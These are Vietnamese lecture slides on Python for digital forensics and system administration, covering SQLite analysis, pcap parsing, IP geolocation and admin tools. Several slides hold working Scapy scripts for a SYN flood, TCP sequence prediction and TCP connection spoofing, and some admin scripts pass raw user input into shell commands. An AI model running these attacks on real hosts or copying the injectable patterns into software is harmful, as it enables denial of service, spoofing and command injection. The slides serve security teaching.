

Kỹ thuật lập trình

1

11/01/2023

2

Tài liệu tham khảo

Tài liệu chính:

- ❑ [1] Jose Manuel Ortega - Mastering Python for Networking and Security_ Leverage the scripts and libraries of Python version 3.7 and beyond to overcome networking and security issues-Packt Publishing Ltd.
- ❑ [2] TJ O'Connor - Violent Python A cookbook for hackers, forensic analysts, penetration testers and security engineers-Syngress (2013).

Tài liệu tham khảo:

- ❑ [3] Gray Hat Python - Python Programming for Hackers and Reverse Engineers (2009).

11/01/2023

3

Chương 4. Một số vấn đề
An toàn thông tin khác

4.1. Điều tra số

4.2. Quản trị hệ thống

11/01/2023

4

Chương 4. Một số vấn đề
An toàn thông tin khác

4.1. Điều tra số

4.1.1. Giới thiệu công cụ Python
trong Điều tra số

4.1.2. Phân tích CSDL

4.1.3. Phân tích thông tin mạng

11/01/2023

5

4.1.1. Giới thiệu công cụ Python
trong Điều tra số

- Volatility framework trích xuất dữ liệu từ bộ nhớ và ổ đĩa
- Kết nối và phân tích cơ sở dữ liệu SQLite
- Phân tích thông tin mạng với PcapXray

11/01/2023

6

4.1.1. Giới thiệu công cụ Python
trong Điều tra số

- Volatility framework trích xuất dữ liệu từ bộ nhớ và ổ đĩa:

- ✓ Các process chạy trong image.
- ✓ Các cổng mạng mở.
- ✓ Các tệp DLL và tệp được tải trên mỗi process.
- ✓ Khóa registry được sử dụng trong các process.
- ✓ Mô-đun nhân.
- ✓ Định địa chỉ bộ nhớ.
- ✓ Trích xuất các tệp thực thi.

11/01/2023

13

4.1.2. Phân tích CSDL


- Cơ sở dữ liệu: SQLite (<http://www.sqlite.org>)
- Mô đun python làm việc với CSDL: **sqlite3**
- Công cụ phân tích và trích xuất dữ liệu tại địa chỉ: <http://sqlitebrowser.org>
- Ví dụ về cơ sở dữ liệu sqlite:

<https://github.com/jpwhite3/northwind-SQLite3>

11/01/2023

14


4.1.2. Phân tích CSDL



11/01/2023

15

4.1.2. Phân tích CSDL



11/01/2023

CSDL northwind_small trên sqLitebrowser

16

4.1.2. Phân tích CSDL


```

dl@kali: ~/Desktop
└─$ python3 sqliteconnect.py
[('ALFKI', 'Alfreds Futterkiste', 'Maria Anders', 'Sales Representative', 'Öbere Str. 57', 'Berlin', 'Western Europe', '12209', 'Germany', '030-0074321', '030-0076545'), ('ANAT', 'Ana Trujillo Emparedados y helados', 'Ana Trujillo', 'Owner', 'Avda. de la Constitución 2222', 'Mexico D.F.', 'Central America', '05021', 'Mexico', '(5) 555-4729', '(5) 555-3745'), ('ANTON', 'Antonio Moreno Taquería', 'Antonio Moreno', 'Owner', 'Mataderos 2312', 'Mexico D.F.', 'Central America', '05023', 'Mexico', '(5) 555-3932', None), ('AROUT', 'Around the Horn', 'Thomas Hardy', 'Sales Representative', '120 Hanover Sq.', 'London', 'British Isles', 'WAI 10P', 'UK', '(171) 555-7788', '(171) 555-6750'), ('BERGS', 'Berglunds snabbköp', 'Christina Berglund', 'Order Administrator', 'Berguvägen 8', 'Luleå', 'Northern Europe', 'S-958 22', 'Sweden', '0921-12 34 65', '0921-12 34 67'), ('BLAUS', 'Blauer See Delikatessen', 'Hanna Moos', 'Sales Representative', 'Forsterstr. 57', 'Mannheim', 'Western Europe', '68306', 'Germany', '0621-08460', '0621-08924'), ('BLONP', 'Blondies père et fils', 'Frédérique Citeaux', 'Marketing Manager', '24, place Kléber', 'Paris', 'France', '75001', 'France', '01 42 90 42 09', '01 42 90 42 09')]
```

Sử dụng sqlite3 trích xuất thông tin từ CSDL 11/01/2023

17

4.1.2. Phân tích CSDL



Thực hiện các câu lệnh SQL trong thẻ Execute SQL 11/01/2023

18

4.1.2. Phân tích CSDL

```

dl@kali: ~/Desktop
└─$ cd ~/Desktop
└─$ python3 get_tables.py
[('Employee', 9), ('Category', 8), ('Customer', 91), ('Supplier', 29), ('Product', 77), ('OrderDetail', 2155), ('CustomerCustomerDemo', 8), ('CustomerDemographic', 8), ('Region', 4), ('Territory', 53), ('EmployeeTerritory', 49)]
```

Lấy các tables trong CSDL 11/01/2023

19 4.1.3. Phân tích thông tin mạng


Phân tích thông tin mạng với PcapXray

- Thư viện bổ sung
 - \$ sudo apt install python3-tk && sudo apt install graphviz
 - \$ sudo apt install python3-pil python3-pil.imagetk
- Cài đặt PcapXray từ nguồn
 - <https://github.com/Srinivas11789/PcapXray>
- Một số mô đun quan trọng:
 - ✓ scapy: đọc từ file pcap
 - ✓ ipwhois: lấy thông tin ip từ whois
 - ✓ netaddr: xác minh thông tin IP
 - ✓ pillow: mô đun xử lý ảnh
 - ✓ stem: xử lý dữ liệu đồng thuận tor
 - ✓ pyGraphviz, network, matplotlib: Mô đun đồ họa

11/01/2023

20 4.1.3. Phân tích thông tin mạng

\$ python3 PcapXray/Source/main.py



Phân tích file torExample.pcap

11/01/2023

21 4.1.3. Phân tích thông tin mạng

- Định vị địa lý theo IP
- Tìm hiểu DDoS Toolkits
- Phân tích Storm Fast-Flux và Conficker Domain Flux

Cơ sở dữ liệu GeoIPCity

- ✓ <http://www.maxmind.com/app/geolitecity>
- ✓ <https://github.com/mbcc2006/GeoLiteCity-data/blob/master/GeoLiteCity.dat>

11/01/2023

22 4.1.3. Phân tích thông tin mạng

pygeoip

Các hàm trong pygeoip và GeoIP

```
[dl@kali:~/Desktop/PcapXray-master/Source]
python3
Python 3.9.2 (default, Feb 28 2021, 17:03:44)
[GCC 10.2.1 20210118] on linux
Type "help", "copyright", "credits" or "license()" for more information.
>>> import pygeoip
>>> dir(pygeoip)
[ENCODING, 'GeoIP', 'GeoIPError', 'Lock', 'MEMORY_CACHE', 'MMAP_CACHE', 'PY2', 'PY3', 'STANDARD', 'GeoIPMetaClass', 'builtins', 'cached', 'doc', 'file', 'loader', 'name', 'package', 'path', 'spec', 'version', 'codecs', 'const', 'floor', 'map', 'os', 'range', 'socket', 'time_zone_by_country_and_region', 'timezone', 'util']
>>>
>>> dir(pygeoip.GeoIP)
[ '__class__', '__delattr__', '__dict__', '__dir__', '__doc__', '__eq__', '__format__', '__ge__', '__getattr__', '__gt__', '__hash__', '__init__', '__init_subclass__', '__le__', '__lt__', '__metaclass__', '__module__', '__new__', '__reduce__', '__reduce_ex__', '__repr__', '__setattr__', '__sizeof__', '__str__', '__subclasshook__', '__weakref__', '_get_org', '_get_record', '_get_region', '_get_hostname', '_seek_country', '_setup_segments', '_asn_by_addr', '_asn_by_name', '_country_code_by_addr', '_country_code_by_name', '_country_name_by_addr', '_country_name_by_name', '_id_by_addr', '_id_by_name', '_isp_by_addr', '_isp_by_name', '_last_netmask', '_netspeed_by_addr', '_netspeed_by_name', '_org_by_addr', '_org_by_name', '_record_by_addr', '_record_by_name', '_region_by_addr', '_region_by_name', '_time_zone_by_addr', '_time_zone_by_name']
```

11/01/2023

23 4.1.3. Phân tích thông tin mạng

pygeoip

Country lookup

pygeoip.GeoIP.country_name_by_addr

Region lookup

pygeoip.GeoIP.region_name_by_addr

City lookup

pygeoip.GeoIP.record_by_addr

Organization lookup

pygeoip.GeoIP.org_by_name

11/01/2023

24 4.1.3. Phân tích thông tin mạng

pygeoip

```
[dl@kali:~/Desktop]
File Actions Edit View Help
GNU nano 5.4 geoip.py
import pygeoip
gi = pygeoip.GeoIP('GeoLiteCity.dat')
def printRecord(tgt):
    rec = gi.record_by_name(tgt)
    city = rec['city']
    country = rec['country_name']
    long = rec['longitude']
    lat = rec['latitude']
    print(['*'] * 40)
    print(['*'] * 40 + 'Target: ' + tgt + ' Geo-located.')
    print(['*'] * 40 + 'Latitude: ' + str(lat) + ', Longitude: ' + str(long))
    print(['*'] * 40)
tgt = '173.255.226.98'
printRecord(tgt)
```

```
[dl@kali:~/Desktop]
python3 geoip.py
[*] Target: 173.255.226.98 Geo-located.
[*] Newark, United States
[*] Latitude: 40.791799999999995, Longitude: -74.2452
```

11/01/2023

25

4.1.3. Phân tích thông tin mạng

Dpkt

```

dpkt@kali:~$ nano 5.4
GNU nano 5.4 dpkt test.py
import dpkt
import socket
def printPcap(pcap):
    for (ts, buf) in pcap:
        try:
            eth = dpkt.ethernet.Ethernet(buf)
            ip = eth.data
            src = socket.inet_ntoa(ip.src)
            dst = socket.inet_ntoa(ip.dst)
            print "[%s] Src: %s -> Dst: %s" % (ts, src, dst))
        except:
            pass
def main():
    f = open('geotest.pcap', 'rb')
    pcap = dpkt.pcap.Reader(f)
    printPcap(pcap)
if __name__ == '__main__':
    main()

```

11/01/2023

26

4.1.3. Phân tích thông tin mạng

- Định vị địa lý theo IP
- Tìm hiểu DDoS Toolkits
- Phân tích Storm Fast-Flux và Conficker Domain Flux

Cơ sở dữ liệu GeoIPCity


- ✓ <http://www.maxmind.com/app/geolitecity>
- ✓ <https://github.com/mbcc2006/GeoLiteCity-data/blob/master/GeoLiteCity.dat>

11/01/2023

27

4.1.3. Phân tích thông tin mạng

SYN Flood với Scapy



Tấn công SYN Flood

11/01/2023

28

4.1.3. Phân tích thông tin mạng

SYN Flood với Scapy

```

dpkt@kali:~$ nano syn_flood.py
GNU nano 5.4 syn_flood.py
from scapy.all import *
target_ip="192.168.100.1"
target_port=80
ip = IP(dst=target_ip)
tcp = TCP(sport=RandShort(), dport=target_port, flags="S")
# send some flooding data (100 in this case)
raw = Raw(b"x"*1024)
# stack up the layers
p = ip / tcp / raw
# send the constructed packet in a loop until CTRL+C is detected
send(p, loop=1, verbose=0)

```

11/01/2023

29

4.1.3. Phân tích thông tin mạng


SYN Flood với Scapy

11/01/2023

30

4.1.3. Phân tích thông tin mạng

TCP Sequence Numbers Attack




11/01/2023

31

4.1.3. Phân tích thông tin mạng

TCP Sequence Numbers Attack

TCP Attacks Based On ISN - Step 2



11/01/2023

32

4.1.3. Phân tích thông tin mạng

Tìm TCP Sequence Numbers

```

GNU nano 5.4 tcp.sn.py
from scapy.all import *
def calTSN(tgt):
    seqNum = 0
    preNum = 0
    diffSeq = 0
    for x in range(1, 5):
        if preNum == seqNum:
            pkt = IP(dst=tgt) / TCP()
            ans = sr1(pkt, verbose=0)
            seqNum = ans.getlayer(TCP).seq
            diffSeq = seqNum - preNum
            print("[*] TCP Seq Difference: " + str(diffSeq))
            return seqNum + diffSeq
tgt = "192.168.100.1"
seqNum = calTSN(tgt)
print("[*] Next TCP Sequence Number to ACK is: " + str(seqNum+1))

```

11/01/2023

33

4.1.3. Phân tích thông tin mạng

Spoofing TCP connection

```

GNU nano 5.4 spoof_tcp.py
from scapy.all import *
def spoofConn(src, tgt, ack):
    IPlayer = IP(src=src, dst=tgt)
    TCPlayer = TCP(sport=513, dport=514)
    synPkt = IPlayer / TCPlayer
    send(synPkt)

    IPlayer = IP(src=src, dst=tgt)
    TCPlayer = TCP(sport=513, dport=514, ack=ack)
    ackPkt = IPlayer / TCPlayer
    send(ackPkt)

src = "192.168.122.128"
tgt = "192.168.100.1"
seqNum = 2624371201
spoofConn(src, tgt, seqNum)

```

Khởi chạy tấn công TCP connection 11/01/2023

34

4.1.3. Phân tích thông tin mạng

Spoofing TCP connection

11/01/2023

35

4.1.3. Phân tích thông tin mạng

- Định vị địa lý theo IP
- Tìm hiểu DDoS Toolkits
- Phân tích Storm's Fast-Flux và Conficker's Domain-Flux

Có số dữ liệu GeoIPCity và Fastflux


- ✓ <http://www.maxmind.com/app/geolitecity>
- ✓ <https://github.com/mbcc2006/GeoLiteCity-data/blob/master/GeoLiteCity.dat>
- ✓ <https://mcfp.felk.cvut.cz/publicDatasets/CTU-Malware-Capture-Botnet-46/>

11/01/2023

36

4.1.3. Phân tích thông tin mạng

Storm's Fast-Flux



Nó cũng đề cập đến sự kết hợp của mạng ngang hàng, C&C (command and control) phân tán, cân bằng tải dựa trên web và chuyển hướng proxy được sử dụng để tạo mạng lưới độc hại chống lại sự phát hiện và ngăn chặn. 11/01/2023

43

4.1.3. Phân tích thông tin mạng

Phát hiện Domain Flux Traffic

```

C:\Users\Scott> cd detect_dir.py
from scapy.all import *
def dnsQRTest(pkt):
    if pkt.haslayer(DNSQR) and pkt.getlayer(UDP).sport == 53:
        rcode = pkt.getlayer(DNS).rcode
        qname = pkt.getlayer(DNSQR).qname
        if rcode == 3:
            print('[!] Name request lookup failed: ' + qname)
            return True
        else:
            return False
def main():
    unAnsReqs = 0
    pkts = rdpcap('domainFlux.pcap')
    for pkt in pkts:
        if dnsQRTest(pkt):
            unAnsReqs = unAnsReqs + 1
    print('[!] ' + str(unAnsReqs) + ' Total Unanswered Name Requests')
if __name__ == '__main__':
    main()

```

11/01/2023

44

Chương 4. Một số vấn đề An toàn thông tin khác

4.1. Điều tra số

4.2. Quản trị hệ thống

11/01/2023

45

Một số Python tool phổ biến cho quản trị hệ thống

- Fabric
- Psutil
- Click
- Ansible
- Salt, Selenium, Requests, Boto3...

11/01/2023

46

Fabric

- Fabric được sử dụng để tương tác với các máy chủ từ xa thông qua Secure Shell (SSH) và thực hiện các tác vụ trên các máy chủ này.
- Fabric cũng là một tùy chọn hợp lệ để thực hiện các tác vụ khác liên quan đến quản trị hệ thống (truyền tệp, định cấu hình máy chủ,...) cần được thực hiện trên một hoặc nhiều nút từ xa.
- Quản trị viên Hệ thống tạo một tệp có tên là fabfile.py. Trong tệp này, các chức năng được định nghĩa để thực thi các tác vụ trên các máy chủ từ xa. Các chức năng này sau đó có thể được thực thi thông qua Giao diện Dòng lệnh (CLI).

11/01/2023

47

Fabric

```

from fabric import Connection, task

@task
def remote_copy(c):
    c.run('mkdir -p /home/scott/data_dir')
    c.put('data.csv', '/home/scott/data_dir')

```

C:\Users\Scott\code>fab --list

Available commands:

remote_copy

C:\Users\Scott\code>fab -H scott@remotenode remote-copy --prompt-for-login-password

Enter login password for use with SSH auth:

11/01/2023

48

Psutil

- psutil là một thư viện cho phép quản trị viên và nhà phát triển nhanh chóng thu thập thông tin về các tiến trình đang chạy và việc sử dụng hệ thống.
- Psutil đa nền tảng và thường được sử dụng để theo dõi trạng thái của hệ thống hoặc quản lý các tiến trình.
- Ví dụ: quản trị viên có thể cần lấy một số thống kê CPU và mức sử dụng đĩa cho ổ C trên máy mà họ có nhiệm vụ giám sát hoặc trong quá trình khắc phục sự cố.

11/01/2023

49

Psutil

```
import psutil

cpu_stats = psutil.cpu_stats();
print(cpu_stats)

disk_usage = psutil.disk_usage('C:/')
print(disk_usage)

C:\Users\Scott\code\python stats.py
scpustats(ctx_switches=269517545, interrupts=228192269, soft_interrupts=0, syscalls=119602)
sdiskusage(total=484993335296, used=84763840512, free=400229494784, percent=17.5)
```

11/01/2023

50

Click

- Click là một gói Python để sử dụng trong việc tạo CLI một cách nhanh chóng và hiệu quả.
- Click cho phép quản trị viên dễ dàng truy cập vào các chức năng được tham số hóa thông qua dòng lệnh, hợp lý hóa quy trình thu thập thông tin hoặc thực hiện các tác vụ thường được thực hiện.
- Quản trị viên có thể tạo một tập lệnh bằng cách sử dụng Click cho phép kiểm soát nhiều hơn những gì đang được kéo (pull) bằng cách tận dụng một đối số có tên là tác vụ (task).

11/01/2023

51

Click

```
import click
import psutil

@click.command()
@click.option('--task', default='all', help='all, cpu or disk')
def get_stats(task):
    click.echo('getting stats %s' % task)
    if (task == 'cpu' or task == 'all'):
        cpu_stats = psutil.cpu_stats();
        click.echo(cpu_stats)
    if (task == 'disk' or task == 'all'):
        disk_usage = psutil.disk_usage('C:/')
        click.echo(disk_usage)

if __name__ == '__main__':
    get_stats()
```

11/01/2023

52

Click

Đầu ra khi thực thi `get_stats` để pull số liệu thống kê cpu và thông tin sử dụng đĩa sẽ giống như sau:

```
C:\Users\Scott\code\python get_stats.py --task all
getting stats all
scpustats(ctx_switches=303841026, interrupts=247996435, soft_interrupts=0, syscalls=130517)
sdiskusage(total=484993335296, used=85840525312, free=399952089984, percent=17.5)
```

11/01/2023

53

Ansible

- Ansible là một công cụ Python mã nguồn mở được sử dụng để tự động hóa nhiều tác vụ CNTT quan trọng, bao gồm triển khai ứng dụng, quản lý cấu hình, cung cấp máy chủ,...
- Ở cấp độ rất cao, Ansible hoạt động bằng cách thúc đẩy sự phát triển của các playbook (được viết bằng YAML), trong khi các quản trị viên CNTT viết các "script" được xác định bởi các nhiệm vụ. Các tác vụ này ra lệnh cho các chỉ thị được thực thi trên các máy chủ từ xa.

11/01/2023

54

Ansible

```
---
- hosts: all
  become: true
  vars:
    vars/variables.yml
  tasks:
    - name: Update apt-cache
      apt: update_cache=yes

    - name: Install apache web server
      apt: name=apache2 state=latest

    - name: Create document root
      file: path={{ document_root_path }} state=directory owner=www-data group=www-data

    - name: Copy index.html
      copy: src=index.html dest={{ document_root_path }}/index.html owner="{{ owner }}"

    - name: Set up virtual hosts file
      template: src=virtualhosts.conf dest=/etc/apache2/sites-available/000-default.conf
      notify: Restart Apache

  handlers:
    - name: Restart Apache
      service: name=apache2 state=restarted
```

11/01/2023

55

Một số thao tác hệ thống

- Quản trị viên hệ thống phải đối mặt với nhiều thách thức và vấn đề: việc quản lý người dùng, dung lượng ổ đĩa, quy trình, thiết bị và bản sao lưu.
- Các tập lệnh Shell có thể hữu ích, nhưng chúng thường có những hạn chế. Đây là nơi mà **một ngôn ngữ kịch bản** đây dù chẳng hạn như Python được sử dụng để giải quyết nhiệm vụ đó đơn giản hơn.
- Tuy nhiên nhiều tính năng Python, chẳng hạn như GUI ít có giá trị đối với quản trị viên hệ thống.

11/01/2023

56

Tìm kiếm tệp và liệt kê kết quả với quyền đối với tệp

```
import stat, sys, os, string, commands

#Getting search pattern from user and assigning it to a list

try:
    #run a 'find' command and assign results to a variable
    pattern = raw_input("Enter the file pattern to search for:\n")
    commandString = "find " + pattern
    commandOutput = commands.getoutput(commandString)
    findResults = string.split(commandOutput, "\n")
    #output find results, along with permissions
    print "Files:"
    print commandOutput
    print "=====
    for file in findResults:
        mode=stat.S_IMODE(os.lstat(file)[stat.ST_MODE])
        print "\nPermissions for file ", file, ":"
        for level in "USR", "GRP", "OTH":
            for perm in "R", "W", "X":
                if mode & getattr(stat, "S_"+perm+level):
                    print level, " has ", perm, " permission"
                else:
                    print level, " does NOT have ", perm, " permission"
except:
    print "There was a problem - check the message above"
```

11/01/2023

57

Tìm kiếm tệp và liệt kê kết quả với quyền đối với tệp

```
$ python example1.py
Enter the file pattern to search for:
j*.py
FILES FOUND FOR PATTERN j*.py :
jim.py
jim2.py
=====
Permissions for file jim.py :
USR R
USR W
USR X
GRP -
GRP -
GRP -
OTH -
OTH -
Permissions for file jim2.py :
USR R
USR W
USR X
GRP R
GRP -
GRP X
OTH R
OTH -
OTH X
```

Phân quyền
trên các
file được
tìm thấy như
thế nào???

11/01/2023

58

Thực hiện các thao tác trên file .tar

Menu lựa chọn:

- Nếu nhấn 1, giải nén tệp.
- Nếu nhấn 2, hiển thị thông tin tệp được chọn.
- Nếu nhấn 3, liệt kê tất cả các tệp trong kho lưu trữ.

11/01/2023

59

Thực hiện các thao tác trên file .tar

```
import tarfile, sys

try:
    #open tarfile
    tar = tarfile.open(sys.argv[1], "r:tar")

    #present menu and get selection
    selection = raw_input("Enter\n1 to extract a file\n2 to display information on a file in the archive\n3 to list all the files in the archive\n")

    #perform actions based on selection above
    if selection == "1":
        filename = raw_input("enter the filename to extract: ")
        tar.extract(filename)
    elif selection == "2":
        filename = raw_input("enter the filename to inspect: ")
        for tarinfo in tar:
            if tarinfo.name == filename:
                print "\n\nFilename:\t\t", tarinfo.name, "\nSize:\t\t", tarinfo.size, "bytes\n"
    elif selection == "3":
        print tar.list(verbose=True)
except:
    print "There was a problem running the program"
```

11/01/2023

60

Hiển thị thông tin tiến trình

```
import commands, os, string

program = raw_input("Enter the name of the program to check: ")

try:
    #perform a ps command and assign results to a list
    output = commands.getoutput("ps -f|grep " + program)
    proginfo = string.split(output)

    #display results
    print "\n\nFull path:\t\t", proginfo[5], "\nOwner:\t\t", proginfo[0], "\nProcess ID:\t\t", proginfo[1], "\nParent process ID:\t\t", proginfo[2], "\nTime started:\t\t", proginfo[4]
except:
    print "There was a problem with the program."
```

11/01/2023

61

Kiểm tra UserID và mật khẩu theo chính sách

```
import pwd

#initialize counters
erroruser = []
errorpass = []

#get password database
passwd_db = pwd.getpwall()

try:
    #check each user and password for validity
    for entry in passwd_db:
        username = entry[0]
        password = entry[1]
        if len(username) < 6:
            erroruser.append(username)
        if len(password) < 8:
            errorpass.append(password)

    #print results to screen
    print "The following users have an invalid userid (less than six characters):"
    for item in erroruser:
        print item
    print "\nThe following users have invalid password(less than eight characters):"
    for item in errorpass:
        print item
except:
    print "There was a problem running the script."
```

11/01/2023

62

Bài tập tìm hiểu

- Quản lý máy chủ
- Ghi nhật ký
- Kết nối mạng: Tạo kết nối Telnet với máy chủ và giám sát trạng thái của kết nối.
- Kiểm tra các ứng dụng Web: Sử dụng các công cụ có sẵn miễn phí để mô phỏng trình duyệt Web và xác minh chức năng của nó.

11/01/2023